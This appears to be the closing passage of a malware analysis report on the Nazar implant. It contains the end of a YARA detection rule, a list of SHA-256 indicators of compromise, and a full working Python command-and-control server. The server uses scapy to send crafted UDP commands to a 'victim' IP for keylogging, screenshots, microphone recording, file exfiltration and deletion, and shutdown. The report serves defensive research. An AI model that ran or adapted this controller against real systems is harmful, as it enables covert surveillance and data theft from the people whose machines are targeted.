        $guid3_godown = { AF 94 4E B6 6B D5 B4 48 B1 78 AF 07 23 E7 2A B5 } // probably
Godown

        $guid4_filesystem = { 79 27 AB 37 34 F2 9D 4D B3 FB 59 A3 FA CB 8D 60 } //
Filesystem.dll CLSID
        $guid6_filesystem = { 2D A1 2B 77 62 8A D3 4D B3 E8 92 DA 70 2E 6F 3D } //
Filesystem.dll TypeLib IID
        $guid5_filesystem = { AB D3 13 CF 1C 6A E8 4A A3 74 DE D5 15 5D 6A 88 } //
Filesystem.dll
```

```
    condition:
        any of them
}
```

Appendix B: Indication of Compromises

File	Sha-256
gpUpdates.exe	4d0ab3951df93589a874192569cac88f7107f595600e274f52e2b75f68593bca d34a996826ea5a028f5b4713c797247913f036ca0063cc4c18d8b04736fa0b65 eb705459c2b37fba5747c73ce4870497aa1d4de22c97aaea4af38cdc899b51d3
Data.bin	d9801b4da1dbc5264e83029abb93e800d3c9971c650ecc2df5f85bcc10c7bd61 75e4d73252c753cd8e177820eb261cd72fecd7360cc8ec3feeab7bd129c01ff6 2caedd0b2ea45761332a530327f74ca5b1a71301270d1e2e670b7fa34b6f338e
Distribute.exe	839c3e6ba65e5d07a2e0c4dd4a2c0d7ae95a266431dd3f8971b8a37d17b1ddf6 6b8ea9a156d495ec089710710ce3f4b1e19251c1d0e5b2c21bbeeab05e7b331f
Filesystem.dll	1afe00b54856628d760b711534779da16c69f542ddc1bb835816aa92ed556390 460eba344823766fe7c8f13b647b4d5d979ce4041dd5cb4a6d538783d96b2ef8 1110c3e34b6bbaadc5082fabbdd69f492f3b1480724b879a3df0035ff487fd6f
Hodll.dll	0c09fedc5c74f90883cd3256a181d03e4376d13676c1fe266dbd04778a929198
Godown.dll	967ac245e8429e3b725463a5c4c42fbdf98385ee6f25254e48b9492df21f2d0b 8fb9a22b20a338d90c7ceb9424d079a61ca7ccb7f78ffb7d74d2f403ae9fbeec
svchost.exe	2fe9b76496a9480273357b6d35c012809bfa3ae8976813a7f5f4959402e3fbb6 be624acab7dfe6282bbb32b41b10a98b6189ab3a8d9520e7447214a7e5c27728
ViewScreen.dll (benign)	5a924dec60c623cf73f5b8505e11512ad85e62ac571a840ab0ff48d4a04b60de
pssdk41.sys (benign)	048208864c793a670159723b38c3ea1474ccc62e06b90833bdf1683b8026e12f
lame_enc.dll (benign)	c84100d52c09703e32951444bd7ba4e22c5d41193e7420aacbbc1f736f4c4e1f 0091e2101f00751c4020ef8e115cfe12a284c9abacc886f549b40a62574a7510

Appendix C: Python Server

```
from scapy.all import *
import struct
import socket
import hexdump
import argparse

DST_PORT = 1234

# 4000 is the usual port without sending files, but we use it for everything, because
why not?
SERVER_PORT = 4000

# We want to make sure the ID has the little endian of it
ID = struct.unpack('>H',struct.pack('<H',4000))[0]

def get_response(sock, should_loop):
    started = False
    total_payload = b''
    while(should_loop or not started):
        try:
            payload, client_address = sock.recvfrom(4096)
        except ConnectionResetError:
                    payload, client_address = sock.recvfrom(4096)

        total_payload += payload
        # Good enough stop condition
        if (len(payload) >= 4
            and payload[:3] == b'---'
            and payload[4] >= ord('0')
            and payload[4] <= ord('9')):

            should_loop = False
        started = True
    hexdump.hexdump(total_payload)

MENU = """Welcome to NAZAR. Please choose:
          999 - Get a ping from the victim.
          555 - Get information on the victim's machine.
          311 - Start keylogging (312 to disable).
          139 - Shutdown victim's machine.
          189 - Screenshot (313 to disable).
          119 - Record audio from Microphone (315 to disable).
          199 - List drives.
          200 - List recursivley from directory*.
          201 - Send a file*.
          209 - Remove file*.
          599 - List devices.

* (append a path, use double-backslashes)
quit to Quit,
help for this menu.
            """

def get_message():
    while True:
        curr_message = input('> ').strip()
        if 'quit' in curr_message:
```

```
            return None
        if 'help' in curr_message:
            print(MENU)
        else:
            return curr_message

def get_sock():
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    server_address = '0.0.0.0'
    server = (server_address, SERVER_PORT)
    sock.bind(server)
    return sock

def main(ip_addr):
    sock = get_sock()

    print(MENU)
    multi_packets = ["200","201", "119", "189", "311", "199", "599"]
    single_packets = ["999", "555"]
    all_commands = single_packets + multi_packets
    while True:

        curr_message = get_message()
        if not curr_message:
            break


        # Send message using scapy
        # Make sure the IP identification field is little endian of the port.
        sr1(
            IP(dst=ip_addr, id=ID)/
            UDP(sport=SERVER_PORT,dport=1234)/
            Raw(load=curr_message),
            verbose=0
        )

        command = curr_message[:3]
        if command not in all_commands:
            continue
        should_loop = command in multi_packets
        get_response(sock, should_loop)

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="victim's IP")
    parser.add_argument('ip')
    args = parser.parse_args()
    main(args.ip)
```